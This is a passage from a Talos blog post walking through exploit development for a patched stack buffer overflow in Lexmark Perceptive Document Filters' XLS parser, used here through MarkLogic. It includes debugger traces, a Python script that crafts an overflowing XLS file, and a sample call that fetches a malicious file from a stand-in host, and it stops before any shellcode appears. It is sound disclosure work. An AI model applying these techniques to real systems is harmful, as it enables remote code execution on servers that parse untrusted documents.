Deep dive in Lexmark Perceptive Document Filters Exploitation

by Marcin ‘Icewall’ Noga

Introduction

Talos discovers and releases software vulnerabilities on a regular basis. We don't always publish a deep technical analysis of how the vulnerability was discovered or its potential impact. This blog will cover these technical aspects including discovery and exploitation. Before we deep dive into the technical aspects of exploitation, let's start with an introduction to Lexmark Perceptive Document Filters and MarkLogic. Specifically, how these products are connected and what their purpose is. There are articles across the Internet discussing these products and their purposes. Additionally, you can read the Perceptive Documents Filters product description directly.

In general Perceptive Document Filters are used in Big Data, eDiscovery, DLP, email archival, content management, business intelligence, and intelligent capture. There are 3 major companies with product offerings in this space. Lexmark is one of them with Oracle and HP being the other two.

Perceptive Document Filters are a set of libraries used to parse massive amounts of different types of file formats for multiple different purposes, some of which are listed above. As you can imagine being such a big player in the market increases the impact of a discovered vulnerability in this product. Examples of direct Lexmark solution clients are all over, one example of which can be found here.

The company's customers include large organizations. The size and diversity of their clients was one of the reasons Talos decided to dive deeply on not just the vulnerability discovery process but also the details of the exploitation.

An example of an affected product using Perceptive Filters is the Enterprise NoSQL database by MarkLogic. The combination of the way MarkLogic uses Lexmarks solution and the lack of basic mitigation techniques make MarkLogic a prime candidate to demonstrate the vulnerability and its impact.

MarkLogic Impact

Before we get too deep into the technical aspects, a video demonstrating a working remote code execution exploit tested on MarkLogic 8.04 Linux x64:

MarkLogic is just one of many products that are using Lexmark's Perceptive Document Filters as a solution to extract metadata from different types of documents. We can find both the Perceptive Document Filters libraries as well as the converter binary in the Marklogic directory as shown below:

```
icewall@ubuntu:~$ ls -l /opt/MarkLogic/Converters/cvtisys/
total 154612
-rwxr-xr-x 1 root root   188976  convert
drwxr-xr-x 2 root root     4096  fonts
-rwxr-xr-x 1 root root    45568  libISYS11df.so
-rwxr-xr-x 1 root root 47818992  libISYSautocad.so
-rwxr-xr-x 1 root root  9575776  libISYSgraphics.so
-rwxr-xr-x 1 root root 12376664  libISYSpdf6.so
-rwxr-xr-x 1 root root 11419576  libISYSreadershd.so
-rwxr-xr-x 1 root root  5389896  libISYSreaders.so
-rwxr-xr-x 1 root root 30264056  libISYSshared.so
```


The first question we need to answer is how to force MarkLogic to use this converter. MarkLogic uses this converter everytime the XDMP API "document-filter" is used. From documentation we know that this API filters a variety of document formats, extracts metadata and text, and returns XHTML. The extracted text has very little formatting, and is typically used for searching, classification, or other text processing. An example of the usage of this particular API is shown below and demonstrates the extraction of metadata from an untrusted source document.

xdmp:document-filter(xdmp:http-get("http://www.evil.localdomain/malicious.xls")[2])

When the above "document-filter" API is called, the MarkLogic daemon spawns the "convert" binary which uses the Perceptive Document Filters libraries, which are responsible for pulling the metadata out from the referenced file.

Increased damage

Monitoring the 'convert' process when it gets spawned by the MarkLogic daemon, shows that the process is executed with the same privileges as the parent process, meaning that it is executed as `daemon`. This dramatically increases the impact of successful exploitation because we will immediately gain access as one of the highest privileged accounts on the system.



Spawned convert process run with `daemon` privileges

Recon

During the research into this product we found multiple vulnerabilities in Lexmark libs, but to demonstrate the exploitation process we decided to use [TALOS-2016-0172 - Lexmark Perceptive Document Filters XLS Convert Code Execution Vulnerability](). This particular vulnerability was patched on 08/06/2016. Running the `convert` binary under gdb and trying to pull out metadata from a malformed xls file we see the following:

```
icewall@ubuntu:~/exploits/cvtisys$ cat config/config.cfg
showhidden Visible
inputfile /home/icewall/exploits/cvtisys/poc.xls
icewall@ubuntu:~/exploits/cvtisys$ LD_LIBRARY_PATH=. gdb --args ./convert config/
```

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>:     0x90909090c3087789)
RBX: 0x199000000000198
RCX: 0x1
RDX: 0x671690 --> 0x1
RSI: 0x7ffff6714768 --> 0x0
RDI: 0x6716a8 --> 0x2900000081
RBP: 0x19a00000000
RSP: 0x7fffffffed128 --> 0x1c300ffffff01c2
RIP: 0x7ffff36185e6 --> 0x15850ff0163d66c3
R8 : 0x6716a8 --> 0x2900000081
R9 : 0x3
R10: 0x7fffffffecec0 --> 0x1a
R11: 0x7ffff64dd550 --> 0xfffcb240fffcabbe
R12: 0x19b0000
R13: 0x1bf40000003019c
R14: 0x1c0001e001c
R15: 0x1000001c10000
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff36185e0:      pop    r13
   0x7ffff36185e2:      pop    r14
   0x7ffff36185e4:      pop    r15
=> 0x7ffff36185e6:      ret
   0x7ffff36185e7:      cmp    ax,0xf016
   0x7ffff36185eb:      jne    0x7ffff3618406
   0x7ffff36185f1:      mov    rax,QWORD PTR [rbp+0x0]
   0x7ffff36185f5:      lea    rbx,[rsp+0x50]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffed128 --> 0x1c300ffffff01c2
0008| 0x7fffffffed130 --> 0x1c420000000
0016| 0x7fffffffed138 --> 0x41c50000
0024| 0x7fffffffed140 --> 0x1c700000000c1c6
0032| 0x7fffffffed148 --> 0x1c800000000
0040| 0x7fffffffed150 --> 0x1c90000
0048| 0x7fffffffed158 --> 0x1cb0000000001ca
0056| 0x7fffffffed160 --> 0x1cc00002535
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
```

After quick analysis of the above gdb state, we know that this is a classic stack based buffer overflow. Using `rr` we return to the moment where the `ret address` has been overwritten.

```
(rr) watch *0x7fffffffed128
Hardware watchpoint 1: *0x7fffffffed128

(rr) rc
Continuing.
Warning: not running or target is remote
Hardware watchpoint 1: *0x7fffffffed128
```

```
(rr) context
$7 = 0x83ad
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffed020 --> 0x0
RBX: 0x300
RCX: 0x10000
RDX: 0x100
RSI: 0x678610 --> 0x205000100000204
RDI: 0x7fffffffed1a0 --> 0x205000100000204
RBP: 0x30 ('0')
RSP: 0x7fffffffecf28 --> 0x7ffff475ef67 --> 0x49e5894c3824448b
RIP: 0x7ffff64a5e83 --> 0x80ea8148806f290f
R8 : 0x7fffffffed310 --> 0xbe7c038600000000
R9 : 0x0
R10: 0x7fffffffecec0 --> 0x0
R11: 0x7ffff64dd550 --> 0xfffcb240fffcabbe
R12: 0x300
R13: 0x672a50 --> 0x672a90 --> 0x678460 --> 0x852f000000f
R14: 0x85a
R15: 0x300
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff64a5e77:	movaps xmm5,XMMWORD PTR [rsi-0x70]
   0x7ffff64a5e7b:	movaps XMMWORD PTR [rdi-0x70],xmm5
   0x7ffff64a5e7f:	movaps xmm5,XMMWORD PTR [rsi-0x80]
=> 0x7ffff64a5e83:	movaps XMMWORD PTR [rdi-0x80],xmm5
   0x7ffff64a5e87:	sub    rdx,0x80
   0x7ffff64a5e8e:	lea    rdi,[rdi-0x80]
   0x7ffff64a5e92:	lea    rsi,[rsi-0x80]
   0x7ffff64a5e96:	jae    0x7ffff64a5e47
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffecf28 --> 0x7ffff475ef67 --> 0x49e5894c3824448b
0008| 0x7fffffffecf30 --> 0x6424a0 --> 0x7ffff32a2000 --> 0x10102464c457f
0016| 0x7fffffffecf38 --> 0x7fffffffed020 --> 0x0
0024| 0x7fffffffecf40 --> 0x0
0032| 0x7fffffffecf48 --> 0x30 ('0')
0040| 0x7fffffffecf50 --> 0x0
0048| 0x7fffffffecf58 --> 0x30 ('0')
0056| 0x7fffffffecf60 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
(rr) bt 5
#0  __memmove_ssse3_back () at ../sysdeps/x86_64/multiarch/memcpy-ssse3-back.S:208
#1  0x00007ffff475ef67 in ISYS_NS::CPagedMemoryStream::Read(void*, unsigned int) () from ./libISYSshared.so
#2  0x00007ffff473431d in ISYS_NS::CDataReader::Read(void*, unsigned int) () from ./libISYSshared.so
#3  0x00007ffff3618606 in reader::escher::MsofbtDggContainer::Handle(reader::escher::MSOFBH const&, ISYS_NS::CDataReader&, bool) () from ./libISYSreadershd.so
#4  0x00007ffff36106a8 in reader::escher::MsoDispatcher::Dispatch(ISYS_NS::CDataReader&, bool) () from ./libISYSreadershd.so
(More stack frames follow...)
```

Ok, so we have landed inside memcpy. The next step will be to check the exact memcpy parameters used for this operation.

(rr) reverse-finish

```
(rr) context
$13 = 0x83ad
[----------------------------------registers-----------------------------------]
RAX: 0x678460 --> 0x852f000000f
RBX: 0x300
RCX: 0x0
RDX: 0x300
RSI: 0x678490 --> 0x82000165300081
RDI: 0x7fffffffed020 --> 0x0
RBP: 0x30 ('0')
RSP: 0x7fffffffecf30 --> 0x6424a0 --> 0x7ffff32a2000 --> 0x10102464c457f
RIP: 0x7ffff475ef62 --> 0x24448bfffb6061e8
R8 : 0x3
R9 : 0x5
R10: 0x7fffffffecec0 --> 0x0
R11: 0x7ffff64dd550 --> 0xfffcb240fffcabbe
R12: 0x300
R13: 0x672a50 --> 0x672a90 --> 0x678460 --> 0x852f000000f
R14: 0x85a
R15: 0x300
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff475ef59:	mov    rdx,r12
   0x7ffff475ef5c:	add    rsi,rax
   0x7ffff475ef5f:	mov    r15,r12
=> 0x7ffff475ef62:	call   0x7ffff4714fc8 <memcpy@plt>
   0x7ffff475ef67:	mov    eax,DWORD PTR [rsp+0x38]
   0x7ffff475ef6b:	mov    rbp,r12
   0x7ffff475ef6e:	add    rbp,QWORD PTR [r13+0x20]
   0x7ffff475ef72:	add    DWORD PTR [rsp+0x4],ebx
Guessed arguments:
arg[0]: 0x7fffffffed020 --> 0x0
arg[1]: 0x678490 --> 0x82000165300081
arg[2]: 0x300
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffecf30 --> 0x6424a0 --> 0x7ffff32a2000 --> 0x10102464c457f
0008| 0x7fffffffecf38 --> 0x7fffffffed020 --> 0x0
0016| 0x7fffffffecf40 --> 0x0
0024| 0x7fffffffecf48 --> 0x30 ('0')
0032| 0x7fffffffecf50 --> 0x0
0040| 0x7fffffffecf58 --> 0x30 ('0')
0048| 0x7fffffffecf60 --> 0x1
0056| 0x7fffffffecf68 --> 0xfd000000300
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```

We see all parameters, now we need to track their origins in order to determine how much control we have on them. The advisories mention that the `size` parameter is read directly from the file and points to the function name where it happens, but below we will demonstrate how to find that place using the `rr` debugger. Seeing backtrace function names we can assume that the buffer size is first passed as a parameter in the `reader::escher::MsofbtDggContainer::Handle` function. Now we use reverse-finish a couple of times to return to the place inside `reader::escher::MsofbtDggContainer::Handle` where `ISYS_NS::CDataReader::Read` is called.

```
[----------------------------------registers-----------------------------------]
RAX: 0x7ffff632acf0 --> 0x7ffff47354b0 (:CDataReader::~CDataReader()>:  0x5c8948f8246c8948)
RBX: 0x7fffffffed020 --> 0x0
RCX: 0x0
RDX: 0x300
RSI: 0x7fffffffed020 --> 0x0
RDI: 0x675ea0 --> 0x7ffff632acf0 --> 0x7ffff47354b0 (:CDataReader::~CDataReader()>:     0x5c8948f8246c8948)
RBP: 0x675ea0 --> 0x7ffff632acf0 --> 0x7ffff47354b0 (:CDataReader::~CDataReader()>:     0x5c8948f8246c8948)
RSP: 0x7fffffffecfd0 --> 0x7ffff33471a8 --> 0xb00120002a9ee
RIP: 0x7ffff3618603 --> 0x28bda89481050ff
R8 : 0x3
R9 : 0x5
R10: 0x7fffffffecec0 --> 0x0
R11: 0x7ffff64dd550 --> 0xfffcb240fffcabbe
R12: 0x85a
R13: 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>:     0x90909090c3087789)
R14: 0x7fffffffed140 --> 0x300f0160803
R15: 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>:     0x90909090c3087789)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff36185fa:      mov    edx,DWORD PTR [rsi+0x4]
   0x7ffff36185fd:      mov    rdi,rbp
   0x7ffff3618600:      mov    rsi,rbx
=> 0x7ffff3618603:      call   QWORD PTR [rax+0x10]
   0x7ffff3618606:      mov    rdx,rbx
   0x7ffff3618609:      mov    eax,DWORD PTR [rdx]
   0x7ffff361860b:      add    rdx,0x4
   0x7ffff361860f:      lea    ecx,[rax-0x1010101]
Guessed arguments:
arg[0]: 0x675ea0 --> 0x7ffff632acf0 --> 0x7ffff47354b0 (:CDataReader::~CDataReader()>:  0x5c8948f8246c8948)
arg[1]: 0x7fffffffed020 --> 0x0
arg[2]: 0x300
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffecfd0 --> 0x7ffff33471a8 --> 0xb00120002a9ee
0008| 0x7fffffffecfd8 --> 0x6424a0 --> 0x7ffff32a2000 --> 0x10102464c457f
0016| 0x7fffffffecfe0 --> 0x7ffff33490f8 --> 0xb00220008b030
0024| 0x7fffffffecfe8 --> 0x6424a0 --> 0x7ffff32a2000 --> 0x10102464c457f
0032| 0x7fffffffecff0 --> 0xffffffff
0040| 0x7fffffffecff8 --> 0x6424a0 --> 0x7ffff32a2000 --> 0x10102464c457f
0048| 0x7fffffffed000 --> 0x7ffff332fb98 --> 0xb00220008b0b2
0056| 0x7fffffffed008 --> 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>: 0x90909090c3087789)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
(rr) bt 2
#0  0x00007ffff3618603 in reader::escher::MsofbtDggContainer::Handle(reader::escher::MSOFBH const&, ISYS_NS::CDataReader&, bool) () from ./libISYSreadershd.so
#1  0x00007ffff36106a8 in reader::escher::MsoDispatcher::Dispatch(ISYS_NS::CDataReader&, bool) () from ./libISYSreadershd.so
(More stack frames follow...)
```

Here we see the memcpy `size` argument in the RDX register and also the place where it has been set:

0x7ffff36185fa: mov   edx,DWORD PTR [rsi+0x4]

Next we return back to the address `0x7ffff36185fa` by leveraging 'rni'. Now checking the memory content pointed by `rsi+0x4` gives us :

(rr) hexdump $rsi+0x4
0x00007fffffffed144 : 00 03 00 00 00 12 00 00 00 00 00 00 00 00 00 00   ....

As expected we have found the value of interest. Now we set a watchpoint on it and see where it has been set:

(rr) watch *0x00007fffffffed144
Hardware watchpoint 4: *0x00007fffffffed144

```
(rr) rc
Continuing.
Warning: not running or target is remote
Hardware watchpoint 4: *0x00007fffffffed144

Old value = <unreadable>
New value = 0x0
0x00007ffff37f9a53 in reader::escher::MSOFBH& common::read_MSOFBH<ISYS_NS::CDataReader>(ISYS_NS::CDataReader&, reader::escher::MSOFBH&) () from ./libISYSreadershd.so
(rr) context
$178 = 0x83ad
[----------------------------------registers-----------------------------------]
RAX: 0x300
RBX: 0x7fffffffed140 --> 0xf0160803
RCX: 0x0
RDX: 0x300
RSI: 0x67848c --> 0x6530008100000300
RDI: 0x7fffffffed0ec --> 0x2800000300
RBP: 0x28 ('(')
RSP: 0x7fffffffed110 --> 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>:  0x90909090c3087789)
RIP: 0x7ffff37f9a53 --> 0x8348d88948044389
R8 : 0x3
R9 : 0x5
R10: 0x7fffffffecec0 --> 0x0
R11: 0x7ffff64dd550 --> 0xfffcb240fffcabbe
R12: 0x675ea0 --> 0x7ffff632acf0 --> 0x7ffff47354b0 (:CDataReader::~CDataReader()>:     0x5c8948f8246c8948)
R13: 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>:     0x90909090c3087789)
R14: 0x7ffff3ec2cf0 (:escher::msoDepth>:        0x0000000000000001)
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff37f9a47:      mov    rdi,r12
   0x7ffff37f9a4a:      mov    WORD PTR [rbx+0x2],ax
   0x7ffff37f9a4e:      call   0x7ffff35103c0 <common::StreamReader::readInt32(ISYS_NS::CDataReader&)@plt>
=> 0x7ffff37f9a53:      mov    DWORD PTR [rbx+0x4],eax
   0x7ffff37f9a56:      mov    rax,rbx
   0x7ffff37f9a59:      add    rsp,0x8
   0x7ffff37f9a5d:      pop    rbx
   0x7ffff37f9a5e:      pop    r12
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffed110 --> 0x673040 --> 0x7ffff3e85eb0 --> 0x7ffff3530fb0 (:IRenderable::SetZIndex(int)>: 0x90909090c3087789)
0008| 0x7fffffffed118 --> 0x675ea0 --> 0x7ffff632acf0 --> 0x7ffff47354b0 (:CDataReader::~CDataReader()>: 0x5c8948f8246c8948)
0016| 0x7fffffffed120 --> 0x85a
0024| 0x7fffffffed128 --> 0x7ffff3610693 --> 0x4cda894800458b49
0032| 0x7fffffffed130 --> 0x0
0040| 0x7fffffffed138 --> 0x7fffffffed140 --> 0xf0160803
0048| 0x7fffffffed140 --> 0xf0160803
0056| 0x7fffffffed148 --> 0x1200
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```

(rr) pdisass

```
(rr) pdisass
Dump of assembler code for function _ZN6common11read_MSOFBHIN7ISYS_NS11CDataReaderEEERN6reader6escher6MSOFBHERT_S6_:
   0x00007ffff37f9a10 <+0>:     push   r12
   0x00007ffff37f9a12:  mov    r12,rdi
   0x00007ffff37f9a15:  push   rbx
   0x00007ffff37f9a16:  mov    rbx,rsi
   0x00007ffff37f9a19:  sub    rsp,0x8
   0x00007ffff37f9a1d:  call   0x7ffff34fb9a0 <common::StreamReader::readInt16(ISYS_NS::CDataReader&)@plt>
   0x00007ffff37f9a22:  movzx  edx,BYTE PTR [rbx]
   0x00007ffff37f9a25:  mov    ecx,eax
   0x00007ffff37f9a27:  and    eax,0xfffffff0
   0x00007ffff37f9a2a:  and    ecx,0xf
   0x00007ffff37f9a2d:  mov    rdi,r12
   0x00007ffff37f9a30:  and    edx,0xfffffff0
   0x00007ffff37f9a33:  or     edx,ecx
   0x00007ffff37f9a35:  mov    BYTE PTR [rbx],dl
   0x00007ffff37f9a37:  movzx  edx,WORD PTR [rbx]
   0x00007ffff37f9a3a:  and    edx,0xf
   0x00007ffff37f9a3d:  or     edx,eax
   0x00007ffff37f9a3f:  mov    WORD PTR [rbx],dx
   0x00007ffff37f9a42:  call   0x7ffff34fb9a0 <common::StreamReader::readInt16(ISYS_NS::CDataReader&)@plt>
   0x00007ffff37f9a47:  mov    rdi,r12
   0x00007ffff37f9a4a:  mov    WORD PTR [rbx+0x2],ax
   0x00007ffff37f9a4e:  call   0x7ffff35103c0 <common::StreamReader::readInt32(ISYS_NS::CDataReader&)@plt>
=> 0x00007ffff37f9a53:  mov    DWORD PTR [rbx+0x4],eax
   0x00007ffff37f9a56:  mov    rax,rbx
   0x00007ffff37f9a59:  add    rsp,0x8
   0x00007ffff37f9a5d:  pop    rbx
   0x00007ffff37f9a5e:  pop    r12
   0x00007ffff37f9a60:  ret
End of assembler dump.
```

Now we clearly see that memcpy `size` argument is indeed directly read from file via the `common::StreamReader::readInt32` function inside `common::read_MSOFBH` and it is a 32-bit integer value. Looking for this value in the file returns too many offsets. However, using a chain of values returned by all of these `readIntXX` functions gives us a direct offset of our `size` parameter location:

```
common::StreamReader::readInt16(ISYS_NS::CDataReader&) -> 03 08
common::StreamReader::readInt16(ISYS_NS::CDataReader&) -> 16 00
common::StreamReader::readInt32(ISYS_NS::CDataReader&) -> 00 30 00 00
```

```
00000FC0  00 00 01 00 00 00 01 00 00 00 13 00 00 00 03 08   ................
00000FD0  16 F0 00 03 00 00 81 00 30 65 01 00 82 00 98 B2   .ð.....0e.....²
00000FE0  00 00 83 00 30 65 01 00 84 00 98 B2 00 00 85 00   ....0e.....²....
00000FF0  01 00 00 00 87 00 00 00 00 00 88 00 00 00 00 00   ................
```

Bingo! We see that these byte chains start at offset : 0xFCE and the `size` value param is at 0xFD2. This is confirmed when we return to the listing with the memcpy operation as shown below.

```
[------------------------------------code-------------------------------------]
   0x7ffff475ef59:       mov    rdx,r12
   0x7ffff475ef5c:       add    rsi,rax
   0x7ffff475ef5f:       mov    r15,r12
=> 0x7ffff475ef62:       call   0x7ffff4714fc8 <memcpy@plt>
   0x7ffff475ef67:       mov    eax,DWORD PTR [rsp+0x38]
   0x7ffff475ef6b:       mov    rbp,r12
   0x7ffff475ef6e:       add    rbp,QWORD PTR [r13+0x20]
   0x7ffff475ef72:       add    DWORD PTR [rsp+0x4],ebx
Guessed arguments:
arg[0]: 0x7fffffffed020 --> 0x0
arg[1]: 0x678490 --> 0x82000165300081
arg[2]: 0x300
```

We noticed that `src buffer` == payload starts right after the `size` argument value at offset: 0xFD2. We will use OffVis to gain a bit more insight into the XLS structure around these values to allow for increases and make space for our gadgets and shellcode.

We have now clear view on important structure fields.


Now, one of the most important questions is whether or not we increase the value of the 'size' argument to allow for exploitation (we need more space to store our payload) while ensuring the XLS document will still be treated as valid by the Lexmark lib parser. In order to simplify this task and avoid dealing with the demanding XLS format we will create a simple script which is responsible for setting the `size` field value and according to its size overwrite original data in the file with my custom "A" string.

```python
#!/usr/bin/env python
import struct
from ctypes import *
import shutil

TEMPLATE_FILE = "/home/icewall/Advisories/cvtisys/xls/template.xls"
PAYLOAD_FILE = "payload.xls"

if __name__ == "__main__":

    RECORD_SIZE_OFFSET = 0xFA4
    RECORD_SIZE  = 0x958
    PAYLOAD_SIZE = 0x958
    PAYLOAD_SIZE_OFFSET = 0xFD2
    PAYLOAD_OFFSET = 0xFD6

    #generate test payload
    payload = "A" * PAYLOAD_SIZE
    #copy template
    shutil.copyfile(TEMPLATE_FILE,PAYLOAD_FILE)
    pf = file(PAYLOAD_FILE,'rb+')
    #update record size
    pf.seek(RECORD_SIZE_OFFSET)
    pf.write( struct.pack("<H",RECORD_SIZE ) )
    #update payload size == memcpy(..,..,size)
    pf.seek(PAYLOAD_SIZE_OFFSET)
    pf.write( struct.pack("<H",PAYLOAD_SIZE ) )
    #write payload
    pf.seek(PAYLOAD_OFFSET)
    pf.write(payload)
    pf.close()
```

*Through trial and error process plus observing a bit more closer xls structure around payload we managed to achieve / guess **size** parameter value presented above.*


Now it's time to generate the payload.xls based on the template.xls file that originally caused the crash to occur.

```
icewall@ubuntu:~/exploits/cvtisys$ ./explo_test.py
icewall@ubuntu:~/exploits/cvtisys$ LD_LIBRARY_PATH=. ./convert test
Segmentation fault
```



View of generated payload.xls

We can see that the `size` field has been changed to the value set by using the script `PAYLOAD_SIZE` and the original data has been overwritten by the string of "A".
It's also notable that during our testing we noticed that when increasing the `size` value we also needed to increase the value of the `MsoDrawingGroup``Length` field, which is represented in the script as `RECORD_SIZE`. As we can see, the value from 0x300 set randomly during fuzzing process was able to be increased to 0x958 without requiring any complicated data structure modifications. The reason for this size limit is easy to see by looking at the end of our payload block:




As shown above, we ended up overwriting original data with "A" string just before the new worksheet structure starts. References to that structure are located in the file header so if this data is overwritten the parser will fail.

Overwriting RET Address

Our next step is to determine how many bytes need to be manipulated to overwrite the return address. Now we will generate the pattern cycle using PEDA and use it instead of the string of "A":

```
gdb-peda$ pattern_create
Generate a cyclic pattern
Set "pattern" option for basic/extended pattern type
Usage:
    pattern_create size [file]

gdb-peda$ pattern_create 0x958
```

